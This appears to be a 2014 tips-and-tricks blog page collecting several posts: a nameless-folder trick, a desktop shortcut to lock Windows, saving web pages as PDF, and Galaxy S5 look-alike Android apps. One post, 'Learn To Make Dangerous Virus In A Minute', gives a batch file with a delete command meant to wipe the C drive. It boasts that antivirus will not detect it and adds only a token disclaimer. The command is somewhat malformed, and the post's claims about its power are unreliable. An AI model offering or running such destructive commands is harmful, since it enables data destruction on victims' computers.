Pages

Monday, 26 May 2014

Making Nameless Folder In Windows

creating nameless folder
In this small tutorial i will show you a smilpe windows trick. Basically you can not make folder with no name on windows. This trick will allow you to make folder without any name. This trick works on any windows  operating system.


How To Make Nameless Folder

Before attempting this trick, try to make a folder with no name and you will fail to do so. This is what this trick will let you do. Below is screenshot of folder before and after doing this interesting trick.
creating nameless folder
  1. Make a Newfolder on desktop or where ever you want.
  2. Right click on this newly created folder and select Rename.
  3. Erase the text showing "New Folder".
  4. Now keep Pressing Alt (i.e alter key) and type 255. If you are on laptop then you need to enable your Num Lock and type from the highlighted number keys not from those below function keys.
  5. After that leave alt key and Press enter.
  6. Done you just created nameless folder.

Wednesday, 21 May 2014

How To Lock Your PC With Mouse | Learn Something Different!!!

We are here to learn about how to lock your PC with mouse. Just follow these simple steps to do this-

1- Firstly Right click on your desktop and make new shortcut

2- Now you will see the browse block. Fill this in this block-

--> rundll32 user32.dll,LockWorkStation <--

3-Now give any name to the shortcut you want and hit Enter.

That’s it… Now when you double click on this shortcut Your PC will get locked..

Simple Trick To Convert A Webpage To PDF File

webpage as pdf

In this post i will teach a simple trick or browser feature that let you convert any web page into PSD file format, which might help you to read your favourite articles offline. So lets get started.

How To Save Web Page To PDF File ?

1. Open the Google Chrome Browser on your PC or MAC 
2. Then go to the web page that you want to convert as a PDF. 
3. Now press Ctrl+P on Windows PC or Command+P if you are on a Mac to Open the the Print dialog on Chrome Browser. 
4. Now Change the destination to “Save As PDF” and hit the save button.
5. The current web page will instantly be downloaded as a PDF document.

Learn To Make Dangerous Virus In A Minute

computer virus
In my previous post i had teach you guys to create virus that disable mouse and Virus to format Hard Disk. In this post i will teach you to make simple yet very powerful or you can say dangerous computer virus using a batch file. No software is required to make this virus, Notepad is enough for it. The good thing about this virus is it is not detected by any AntiVirus.

What will this virus do ?  

You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus. If you want to learn more about batch programming visit my post about Learn Batch Programming.

How to Make the virus ?

   1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.

Seven Wonderful Android apps that can transform any Smartphone into a Galaxy S5

As we know that the Galaxy S5 is filled with new and exciting features, which make it one of the hottest products available today. If you are not in condition to buy Galaxy S5, there is still a way to get some of Galaxy S5's features on your current Android device.
        Your smartphones or tablets can look like galaxy S5.


  1. Galaxy S5 Launcher:

             The best way to simulate a Samsung Galaxy S5 on any smartphone is to install the TouchWiz user interface launcher that comes on the Galaxy S5. You don’t even need to root your device. Also the launcher has a lot of customization options.
Icon
https://play.google.com/store/apps/details?id=com.epic.launcher.tw


2. Galaxy S5 FingerPrint Lock

What would the S5 be without a fingerprint scanner?
Get the best Galaxy S5 Fingerprint scanner lock screen app that actually works as a screen lock and uses your own wallpaper!
Get the original and best Galaxy S5 lock screen with Finger Print scanner lock for your Android device!
Access your LED Flash Light and CAMERA from your LOCK SCREEN without having to unlock your device.


https://play.google.com/store/apps/details?id=com.osapps.samsungs5lockscreen

3. Galaxy S5 Experience

The Galaxy S5 Experience app allows you to test out some of the S5 characteristics on your own Android device. Though not everything is included here, it’s still cool to check out!
https://play.google.com/store/apps/details?id=com.forbiz.s5experience

4. Heart rate sensor

The heart rate sensor located on the back of the Galaxy S5 is one of the devices most wonderful features. Opening the S Health app and placing your finger on the sensor will give you a fairly accurate reading of your beats per minute. Similarly,This Heart Rate Monitor app will measure your heartbeat with great accuracy, using your smartphone camera sensor!

https://play.google.com/store/apps/details?id=com.heartrate.monitor

5. Galaxy S5 Theme

Install this awesome theme right away and get in contemporary style and turn the appearance of your smartphone in that of Galaxy S5.


https://play.google.com/store/apps/details?id=com.badroboapps.s5

6. Galaxy S5 ringtones

Besides of the appearance, sound is also just as important. Give your Android device a well rounded Galaxy S5 feel by installing ringtones that are typical of the new Samsung flagship. This app has a huge collection of sounds to choose from.

https://play.google.com/store/apps/details?id=com.GalaxyS5RingtonesTOP

https://play.google.com/store/apps/details?id=com.GalaxyS5RingtonesTOP


7. Galaxy S5 Live Wallpaper

Download free Galaxy S5 live wallpaper with water ripple effect and floating light particles.This LWP is inspired by original new Samsung Galaxy S5 background with additional colors.
You can also load your own photos too! Enable "Custom Photo" option in settings screen.
To use: Home -> Menu -> Wallpapers -> Live Wallpapers

https://play.google.com/store/apps/details?id=com.androidwasabi.livewallpaper.s5

Enjoy these Wonderful Apps by installing directly from Play Store through above installing Options ..
Comment below for Any Discussion..
Thanks for Your Visiting..Keep Visiting for more Tips and Tricks..


Android